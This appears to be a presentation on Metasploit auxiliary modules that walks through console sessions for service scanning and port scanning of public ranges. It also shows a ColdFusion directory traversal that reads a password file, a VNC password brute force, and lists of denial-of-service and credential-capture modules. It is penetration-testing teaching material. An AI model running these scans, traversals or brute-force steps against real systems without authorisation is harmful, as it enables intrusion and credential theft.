




## Metasploit Auxiliary Modules




Chris Gates  
carnal0wnage

# Outline

- Metasploit Framework Architecture
- Metasploit Libraries
- Auxiliary Modules Types
- Examples/Practical Examples

# Metasploit Framework architecture




# Libraries – Rex

- **lib/rex/**
- “Ruby EXploitation library”
- Basic library for most tasks
- Sockets, protocols, command shell interface
- SSL, SMB, HTTP, XOR, Base64, random text
- Intended to be useful outside of the framework


# Libraries – MSF Core

- **lib/msf/core**
- “Ruby EXploitation library”
- Mixins for exploits and auxiliaries
- Auxiliary → Scanner, Report, AuthBrute, etc



# Libraries – MSF Core

- Exploit → HTTP, FTP, Oracle, MSSQL, SMB



# Libraries – MSF Core

- Auxiliary mixins makes use of REX libraries

smb.rb

```
require 'rex/proto/smb'  
require 'rex/proto/dcerpc'  
require 'rex/encoder/ndr'  
require 'rex/proto/ntlm/constants'  
require 'rex/proto/ntlm/crypt'  
require 'rex/proto/ntlm/base'  
require 'rex/proto/ntlm/message'
```

... ..

# Where they live

- Official modules live in `msf3/modules/`
  - Subdirectories organized by module type (`exploit/`, `auxiliary/`, `post/`, ...)
- `~/.msf3/modules/` has same structure, loaded at startup if it exists



# What is an auxiliary module?

- Auxiliary – An exploit without a payload
  - Underappreciated\*
- Used mostly for discovery, fingerprinting, and automating tasks :-)
- Makes use of the MSF REX library and other mixins
- Uses `run()` instead of `exploit()`

# Types of Auxiliary Modules

- Various scanners for protocols (SMB, DCERPC, HTTP)
- Network protocol “fuzzers”
- Port scanner modules
- Wireless
- IPV6
- Denial of service modules
- Server modules
- Administrative access exploits

# Various scanners for protocols

```
msf auxiliary(arp_sweep) > use scanner/ssh/ssh_version
msf auxiliary(ssh_version) > show options

Module options:

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    RHOSTS          yes       The target address range or CIDR identifier
  RPORT     22              yes       The target port
  THREADS   1               yes       The number of concurrent threads

msf auxiliary(ssh_version) > cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt
[*] exec: cat subnet_1.gnmap | grep 22/open | awk '{print $2}' > /tmp/22_open.txt

msf auxiliary(ssh_version) > set RHOSTS file:/tmp/22_open.txt
RHOSTS => file:/tmp/22_open.txt
msf auxiliary(ssh_version) > set THREADS 50
THREADS => 50
msf auxiliary(ssh_version) > run

[*] 192.168.1.1:22, SSH server version: SSH-2.0-dropbear_0.52
[*] 192.168.1.137:22, SSH server version: SSH-1.99-OpenSSH_4.4
[*] Auxiliary module execution completed
```

# Various scanners for protocols

```
msf > use auxiliary/scanner/mssql/mssql_login
msf auxiliary(mssql_login) > set RHOSTS 192.168.170.128
RHOSTS => 192.168.170.128
msf auxiliary(mssql_login) > run
[*] Target 192.168.170.128 DOES have a null sa account!
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > set RHOSTS 192.168.170.129
RHOSTS => 192.168.170.129
msf auxiliary(mssql_login) > run
[*] Target 192.168.170.129 DOES have a null sa account!
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > set RHOSTS 192.168.170.132
RHOSTS => 192.168.170.132
msf auxiliary(mssql_login) > run
[*] Target 192.168.170.132 DOES have a null sa account!
[*] Auxiliary module execution completed
msf auxiliary(mssql_login) > 
```

# Various scanners for protocols

- Designed to help with reconnaissance
- Dozens of useful service scanners
- Simple module format, easy to use
- Specify THREADS for concurrency
  - Keep this under 16 for native Windows
  - 256 is fine on Linux
- Uses RHOSTS instead of RHOST

# Scanner tricks & tips

- Uses **OptAddressRange** option class, similar to nmap host specification
  - 192.168.0.1,3,5-7
  - 192.168.0.\*
  - www.metasploit.com/24
  - file:/tmp/ranges.txt

# Scanner Tricks & Tips

```
user@ubuntu: ~/pentest/msf3
File Edit View Search Terminal Help
msf auxiliary(http_version) > set RHOSTS www.offensive-security.com
RHOSTS => www.offensive-security.com
msf auxiliary(http_version) > run

[*] 208.88.120.8 Apache ( 301-http://www.offensive-security.com/ )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > set RHOSTS www.owasp.org
RHOSTS => www.owasp.org
msf auxiliary(http_version) > run

[*] 216.48.3.18 Apache/2.2.17 (Fedora) ( 301-http://216.48.3.18/index.php/Main_Page, Powered by PHP/5.3.5 )
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(http_version) > █
```

# Scanner Tricks & Tips

```
user@ubuntu: ~/pentest/msf3
File Edit View Search Terminal Help

msf auxiliary(http_version) > set RHOSTS www.owasp.org/24
RHOSTS => www.owasp.org/24
msf auxiliary(http_version) > set THREADS 10
THREADS => 10
msf auxiliary(http_version) > run

[*] 216.48.3.18 Apache/2.2.17 (Fedora) ( 301-http://216.48.3.18/index.php/Main_Page, Powered by PHP/5.3.5 )
[*] 216.48.3.19 Apache/2.2.17 (Fedora)
[*] 216.48.3.22 Apache ( 403-Forbidden )
[*] 216.48.3.21 Microsoft-IIS/6.0 ( Powered by ASP.NET )
[*] 216.48.3.26 Apache/2.2.17 (Fedora) ( 302-http://ads.owasp.org/www/admin/index.php, Powered by PHP/5.3.5 )
[*] 216.48.3.25 Apache
[*] 216.48.3.23 Apache
[*] Scanned 026 of 256 hosts (010% complete)
[*] Scanned 053 of 256 hosts (020% complete)
[*] 216.48.3.66 SonicWALL
[*] 216.48.3.70 Web Server ( 301-https://216.48.3.70/ )
[*] Scanned 077 of 256 hosts (030% complete)
[*] 216.48.3.106 Microsoft-IIS/7.5 ( 403-Forbidden, Powered by ASP.NET )
[*] Scanned 104 of 256 hosts (040% complete)
[*] Scanned 128 of 256 hosts (050% complete)
```



# Network protocol “fuzzers”

File Edit View Search Terminal Help

```
msf > search fuzz
```

```
[*] Searching loaded modules for pattern 'fuzz'...
```

Auxiliary

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
dev/fuzz/http_fuzz	2008-03-03	normal	Generic HTTP Fuzzer.
dev/traversal_fuzz		normal	Directory Transversal Fuzzer
fuzzers/ftp/client_ftp		normal	Simple FTP Client Fuzzer
fuzzers/ftp/ftp_pre_post		normal	Simple FTP Fuzzer
fuzzers/http/http_form_field		normal	HTTP Form field fuzzer
fuzzers/http/http_get_uri_long		normal	HTTP GET Request URI Fuzzer (Incrementing Lengths)
fuzzers/http/http_get_uri_strings		normal	HTTP GET Request URI Fuzzer (Fuzzer Strings)
fuzzers/smb/smb2_negotiate_corrupt		normal	SMB Negotiate SMB2 Dialect Corruption
fuzzers/smb/smb_create_pipe		normal	SMB Create Pipe Request Fuzzer
fuzzers/smb/smb_create_pipe_corrupt		normal	SMB Create Pipe Request Corruption
fuzzers/smb/smb_negotiate_corrupt		normal	SMB Negotiate Dialect Corruption
fuzzers/smb/smb_ntlm1_login_corrupt		normal	SMB NTLMv1 Login Request Corruption
fuzzers/smb/smb_tree_connect		normal	SMB Tree Connect Request Fuzzer
fuzzers/smb/smb_tree_connect_corrupt		normal	SMB Tree Connect Request Corruption
fuzzers/smtp/smtp_fuzzer		normal	SMTP Simple Fuzzer
fuzzers/ssh/ssh_kexinit_corrupt		normal	SSH Key Exchange Init Corruption

# Port scanner modules

```
user@ubuntu: ~/pentest/msf3
File Edit View Search Terminal Help
msf auxiliary(tcp) > info

Name: TCP Port Scanner
Module: auxiliary/scanner/portscan/tcp
Version: 11126
License: Metasploit Framework License (BSD)
Rank: Normal

Provided by:
hdm <hdm@metasploit.com>
kris katterjohn <katterjohn@gmail.com>

Basic options:
Name          Current Setting  Required  Description
-----
CONCURRENCY    10              yes       The number of concurrent ports to check per host
FILTER                     no        The filter string for capturing traffic
INTERFACE                     no        The name of the interface
PCAPFILE                     no        The name of the PCAP capture file to process
PORTS          1-10000         yes       Ports to scan (e.g. 22-25,80,110-900)
RHOSTS                     yes       The target address range or CIDR identifier
SNAPLEN        65535           yes       The number of bytes to capture
THREADS         1              yes       The number of concurrent threads
TIMEOUT        1000            yes       The socket connect timeout in milliseconds
VERBOSE        false           no        Display verbose output
```

# Port scanner modules

```
user@ubuntu: ~/pentest/msf3
File Edit View Search Terminal Help
msf auxiliary(tcp) > set RHOSTS carnal0wnage.com/24
RHOSTS => carnal0wnage.com/24
msf auxiliary(tcp) > set PORTS 80,443
PORTS => 80,443
msf auxiliary(tcp) > set THREADS 10
THREADS => 10
msf auxiliary(tcp) > run

[*] 209.20.85.5:80 - TCP OPEN
[*] 209.20.85.5:443 - TCP OPEN
[*] 209.20.85.4:80 - TCP OPEN
[*] 209.20.85.8:80 - TCP OPEN
[*] 209.20.85.12:80 - TCP OPEN
[*] 209.20.85.10:80 - TCP OPEN
[*] 209.20.85.13:80 - TCP OPEN
[*] 209.20.85.16:80 - TCP OPEN
[*] 209.20.85.14:80 - TCP OPEN
[*] 209.20.85.18:80 - TCP OPEN
[*] 209.20.85.18:443 - TCP OPEN
[*] 209.20.85.20:80 - TCP OPEN
[*] 209.20.85.23:80 - TCP OPEN
[*] 209.20.85.24:80 - TCP OPEN
[*] 209.20.85.27:80 - TCP OPEN
[*] 209.20.85.28:80 - TCP OPEN
[*] 209.20.85.27:443 - TCP OPEN
[*] 209.20.85.26:80 - TCP OPEN
[*] 209.20.85.29:80 - TCP OPEN
[*] 209.20.85.28:443 - TCP OPEN
[*] 209.20.85.26:443 - TCP OPEN
[*] 209.20.85.29:443 - TCP OPEN
[*] 209.20.85.30:80 - TCP OPEN
```

# Wireless

File Edit View Search Terminal Help

Auxiliary

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
dos/wifi/cts_rts_flood		normal	Wireless CTS/RTS Flooder
dos/wifi/daringphucball		normal	Apple Airport 802.11 Probe Response Kernel Memory Corruption
dos/wifi/deauth		normal	Wireless DEAUTH Flooder
dos/wifi/fakeap		normal	Wireless Fake Access Point Beacon Flood
dos/wifi/file2air		normal	Wireless Frame (File) Injector
dos/wifi/netgear_ma521_rates		normal	NetGear MA521 Wireless Driver Long Rates Overflow
dos/wifi/netgear_wg311pci		normal	NetGear WG311v1 Wireless Driver Long SSID Overflow
dos/wifi/probe_resp_null_ssid		normal	Multiple Wireless Vendor NULL SSID Probe Response
dos/wifi/ssidlist_beacon		normal	Wireless Beacon SSID Emulator
dos/wifi/wifun		normal	Wireless Test Module
fuzzers/wifi/fuzz_beacon		normal	Wireless Beacon Frame Fuzzer
fuzzers/wifi/fuzz_proberesp		normal	Wireless Probe Response Frame Fuzzer
spoof/wifi/airpwn		normal	Airpwn TCP hijack
spoof/wifi/dnspwn		normal	DNSpwn DNS hijack

Exploits

=====

Name	Disclosure Date	Rank	Description
----	-----	----	-----
linux/madwifi/madwifi_giwscan_cb	2006-12-08	average	Madwifi SIOCGIWSCAN Buffer Overflow
windows/driver/broadcom_wifi_ssid	2006-11-11	low	Broadcom Wireless Driver Probe Response SSID Overflow
windows/driver/dlink_wifi_rates	2006-11-13	low	D-Link DWL-G132 Wireless Driver Beacon Rates Overflow

# IPv6

- Makes use of the IPV6→rachel mixin

```
msf auxiliary(tcp) > search ipv6
[*] Searching loaded modules for pattern 'ipv6'...

Auxiliary
=====
```

Name	Disclosure Date	Rank	Description
----	-----	----	-----
scanner/discovery/ipv6_multicast_ping		normal	IPv6 Link Local/Node Local Ping Discovery
scanner/discovery/ipv6_neighbor		normal	IPv6 Local Neighbor Discovery
scanner/discovery/ipv6_neighbor_router_advertisement		normal	IPv6 Local Neighbor Discovery Using Router Advertisement

# Denial of service modules

- Ummm Denial of Service modules...for those times when you need to force a reboot 😊

```
File Edit View Search Terminal Help
msf > search dos
[*] Searching loaded modules for pattern 'dos'...

Auxiliary
=====

Name                               Disclosure Date  Rank   Description
----                               -
dos/cisco/ios_http_percentpercent  2000-04-26      normal Cisco IOS HTTP GET /%% request Denial of Service
dos/freebsd/nfsd/nfsd_mount         2004-06-24      normal FreeBSD Remote NFS RPC Request Denial of Service
dos/http/3com_superstack_switch     2004-06-24      normal 3Com SuperStack Switch Denial of Service
dos/http/apache_mod_isapi           2010-03-05      normal Apache mod_isapi <= 2.2.14 Dangling Pointer
dos/http/apache_tomcat_transfer_encoding 2010-07-09      normal Apache Tomcat Transfer-Encoding Information Disclosure and DoS
dos/http/dell_openmanage_post        2004-02-26      normal Dell OpenManage POST Request Heap Overflow (win32)
dos/http/webrick_regex               2008-08-08      normal Ruby WEBrick::HTTP::DefaultFileHandler DoS
dos/mdns/avahi_portzero              2008-11-14      normal Avahi < 0.6.24 Source Port 0 DoS
dos/ntp/ntpd_reserved_dos            2009-10-04      normal NTP.org ntpd Reserved Mode Denial of Service
dos/pptp/ms02_063_pptp_dos           2002-09-26      normal MS02-063 PPTP Malformed Control Data Kernel Denial of Service
dos/samba/lsa_addprivs_heap           normal          normal Samba lsa_io_privilege_set Heap Overflow
dos/samba/lsa_transnames_heap         normal          normal Samba lsa_io_trans_names Heap Overflow
dos/smtp/sendmail_prescan             2003-09-17      normal Sendmail SMTP Address prescan <= 8.12.8 Memory Corruption
```

# Server modules

- Evil services, mostly for stealing credentials

```
msf auxiliary(tcp) > use auxiliary/server/
use auxiliary/server/browser_autopwn    use auxiliary/server/capture/smb        use auxiliary/server/file_autopwn
use auxiliary/server/capture/ftp        use auxiliary/server/capture/smtp       use auxiliary/server/ftp
use auxiliary/server/capture/http       use auxiliary/server/capture/telnet     use auxiliary/server/pxexploit
use auxiliary/server/capture/http_ntlm use auxiliary/server/dhcp               use auxiliary/server/socks4a
use auxiliary/server/capture/imap       use auxiliary/server/dns/spoofhelper    use auxiliary/server/socks_unc
use auxiliary/server/capture/pop3       use auxiliary/server/fakedns            use auxiliary/server/tftp
msf auxiliary(tcp) > use auxiliary/server/
```

# Administrative access exploits

- Directory traversals
  - Vmware, coldfusion
- Authentication bruteforcing
  - SMB, HTTP, FTP
- Web application vulnerabilities



# Administrative access exploits

- Directory traversal

```
msf auxiliary(adobe_xml_inject) > set FILE "C:/ColdFusion8/lib/password.properties"
FILE => C:/ColdFusion8/lib/password.properties
msf auxiliary(adobe_xml_inject) > run
```

```
[*] 200 for /flex2gateway/
[*] 200 for /flex2gateway/http 200
<?xml version="1.0" encoding="utf-8"?>
<amfx ver="3"><header name="AppendToGatewayUrl"><string>;jsessionId=f030f177d2c0
de7d831c4551d3a3051e2a17</string></header><body targetURI="/onResult" responseUR
I=""><object type="flex.messaging.messages.AcknowledgeMessage"><traits><string>t
imestamp</string><string>headers</string><string>body</string><string>correlatio
nId</string><string>messageId</string><string>timeToLive</string><string>clientI
d</string><string>destination</string></traits><double>1.289048050336E12</double
><object><traits><string>DSId</string></traits><string>BD2DF630- A008- 2614- 6015- B
88A3781A715</string></object><null/><string>#Mon Jan 25 22:32:57 PST 2010
rdspassword=([REDACTED]
password=E5262[REDACTED]
encrypted=true
</string><string>BD2DF630- A02D- 1A6C- 3AFA- 80E404005BF7</string><double>0.0</doubl
e><string>BD2DF630- A019- DC40- A137- 6F30E7A2AAE4</string><null/></object></body></
amfx>
```

```
[*] 500 for /flex2gateway/httpsecure
```

# Authentication Bruteforcing

- Authentication Bruteforcing

```
msf auxiliary(vnc_login) > set PASS_FILE /home/user/pentest/msf3/data/wordlists/vnc_passwords.txt
PASS_FILE => /home/user/pentest/msf3/data/wordlists/vnc_passwords.txt
msf auxiliary(vnc_login) > set RHOSTS 192.168.26.135
RHOSTS => 192.168.26.135
msf auxiliary(vnc_login) > set BRUTEFORCE_SPEED 2
BRUTEFORCE_SPEED => 2
msf auxiliary(vnc_login) > run

[*] 192.168.26.135:5900 - Starting VNC login sweep
[*] 192.168.26.135:5900 - Attempting VNC login with password 'password'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'vncpassword'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'VNC'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'vnc'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'p@ssw0rd'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[-] 192.168.26.135:5900, Authentication failed
[*] 192.168.26.135:5900 - Attempting VNC login with password 'vncpass'
[*] 192.168.26.135:5900, VNC server protocol version : 3.6
[+] 192.168.26.135:5900, VNC server password : "vncpass"
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf auxiliary(vnc_login) > █
```

# Practical Examples

- Practical Example
  - Useragent checker

# Questions?



Chris Gates



@carnal0wnage



cg@metasploit.com